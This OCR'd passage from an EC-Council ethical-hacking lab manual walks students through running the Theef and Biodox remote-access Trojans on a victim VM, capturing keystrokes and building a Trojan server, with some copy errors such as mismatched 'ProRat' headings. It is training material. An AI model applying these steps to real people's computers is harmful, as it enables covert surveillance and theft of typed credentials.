


FIGURE 8.41: FsumFrontEnd files list.

40. Click **Generate checksum files**. The progress bar shows the progress percentage complete for the hash files generated.




FIGURE 8.42: FsumFrontEnd Generate checksum files.

Autoruns will display a dialog with a button that enables you to re-launch Autoruns with administrative rights

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 8.43: FsumFrontEnd progress of hash files.

41. The following is the list of md5 files after completion.




FIGURE 8.44: FsumFrontEnd list of hash files.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Scenario: Alice wants to use TCPView to keep an eye on external connections. However, sometimes there are large numbers of connections with a Remote Address of "localhost:####". These entries do not tell Alice anything of interest, and the large quantity of entries caused useful entries to be pushed out of view.

2. Is there any way to filter out the "localhost:####" Remote Address entries?

3. Evaluate what are the other details displayed by "autoruns" and analyze the working of autoruns tool.

4. Evaluate the other options of Jv16 Power Tool and analyze the result.

5. Evaluate and list the algorithms that FsumFrontEnd supports.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 8

Creating a Server Using the Theef

Theef is a Windows-based application for both the client and server end. The Theef server is a virus that you install on your victim's computer, and the Theef client in what you then use to control the virus.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

A backdoor Trojan provides remote, usually surreptitious, access to affected systems. A backdoor Trojan may be used to conduct distributed denial-of-service (DDoS) attacks, or it may be used to install additional Trojans or other forms of malicious software. For example, a backdoor Trojan may be used to install a downloader or dropper Trojan, which may in turn install a proxy Trojan used to relay spam or a keylogger Trojan, which monitors and sends keystrokes to remote attackers. A backdoor Trojan may also open ports on the affected system and thus potentially lead to further compromise by other attackers.

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, stealing valuable data from the network, and identity theft.

Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors

The objectives of the lab include:

- Creating a server and testing the network for attack
- Detecting Trojans and backdoors
- Attacking a network using sample Trojans and documenting all vulnerabilities and flaws detected

Lab Environment

To carry this out, you need:

- **Theef** tool located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Remote Access Trojans (RAT)\Theef**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- A computer running Windows Server 2012 as host machine
- A computer running **Window Server 8** Virtual Machine (Attacker)
- **Windows Server 2008** running in Virtual Machine (Victim)
- A web browser with **Internet** access
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

Note: The versions of the created client or host and appearance of the website may differ from what it is in the lab, but the actual process of creating the server and the client is same as shown in this lab.

Lab Tasks

TASK 1

Create Server with ProRat

1. Launch Windows Server 2008 Virtual Machine and navigate to **Z:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Remote Access Trojans (RAT)\Theef**.
2. Double-click **Server210.exe** to run the Trojan on the victim's machine.




FIGURE 8.1: Windows Server 2008-Theef Folder

3. In the **Open File – Security Warning** window, click **Run**, as shown in the following screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 8.2: Windows Server 2008-Security Warning

4. Launch Windows 8 Virtual Machine and navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Remote Access Trojans (RAT)\Theef**.
5. Double-click **Client210.exe** to access the victim machine remotely.




FIGURE 8.3: Windows 8-Running Client210.exe

6. In the **Open File – Security Warning** window, click **Run**, as shown in the following screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 8.4: Windows 8-Security Warning

7. The main window of Theef appears, as shown in the following screenshot.




FIGURE 8.5: Theef Main Screen

8. Enter an IP address in the **IP** field, and leave the **Port** and **FTP** fields as their defaults.
9. In this lab we are attacking **Windows Server 2008** (10.0.0.13). Click **Connect** after entering the IP address of Windows Server 2008.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 8.6: Theef Connecting to Victim Machine

10. Now in **Windows 8** you have access to view the **Windows Server 2008** machine remotely.




FIGURE 8.7: Theef Gained access of Victim Machine

11. To view the computer information, click the **Computer** icon at the bottom of the window.
12. In **Computer Information**, you are able to view **PC Details**, **OS Info**, **Home**, and **Network** by clicking on the respective buttons.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 8.8: Theef Computer Information

13. Click the **Spy** icon to capture screens, keyloggers, etc. of the victim's machine.

FIGURE 8.9: Theef Spy

14. Select **Keylogger** to record the keystrokes of the victim.
15. In the **Keylogger** window, click the **Play** button to record the keystrokes.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 8.9: Theef Keylogger Window

16. Now go to **Windows Server 2008** and type some text in Notepad to record the keystrokes.




FIGURE 8.10: Theef recorded Key Strokes

17. Similarly, you can access the details of the victim's machine by clicking the respective icons.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Theef	**Output:** Victims machine PC Information Victims machine keystorkes

Questions

1. Is there any way to filter out the "localhost:####" remote address entries?
2. Evaluate the other details displayed by "autoruns" and analyze the working of the autoruns tool.

Internet Connection Required	
☐ **Yes**	☑ No
Platform Supported	
☑ **Classroom**	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 9

Creating a Server Using the Biodox

Theef is a Windows based application for both the client and server end. The Theef server is a virus that you install on your victims computer, and the Theef client in what you then use to control the virus.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.

Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of the lab include:

- Creating a server and testing the network for attack
- Detecting Trojans and backdoors
- Attacking a network using sample Trojans and documenting all vulnerabilities and flaws detected

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors

Lab Environment

To carry this out, you need:

- **Biodox** tool located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\GUI Trojans\Biodox Trojan**
- A computer running Windows Server 2012 as Host Machine
- A computer running **Window Server 8** Virtual Machine (Attacker)
- **Windows Server 2008** running in Virtual Machine (Victim)
- A web browser with **Internet** access
- Administrative privileges to run tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 20 Minutes

Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

Note: The versions of the created client or host and appearance of the website may differ from what it is in the lab, but the actual process of creating the server and the client is same as shown in this lab.

Lab Tasks

TASK 1

Create Server with ProRat

1. Launch Windows 8 Virtual Machine and navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\GUI Trojans\Biodox Trojan**.
2. Double-click **BIODOX OE Edition.exe** to run the Trojan on the victim's machine.




FIGURE 9.1: Windows 8-Biodox Contents

3. In the **Open File – Security Warning** window, click **Run**, as shown in following screenshot.




FIGURE 9.2: Windows 8-Security Warning

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Select yourpreferred language from the drop-down list in the Biodox main window: in this lab we have selected **English**.




FIGURE 9.3: Windows 8-Biodox main window language selection

5. Now click the **Server Editor** button to build a server as shown in the following screenshot.




FIGURE 9.4: Windows 8-Security Warning

6. In **Server Editor** options, enter a victim's IP address in the **IP/DNS** field; in this lab we are using **Windows Server 2008** (10.0.0.13).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Leave the rest of the settings at their defaultd; to build a server click the **Create Server** button.

Note: IP addresses may differ in your classroom labs.




FIGURE 9.5: Bodox Main Screen

8. **Server.exe** file will be created in its default directory: **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\GUI Trojans\Biodox Trojan**.

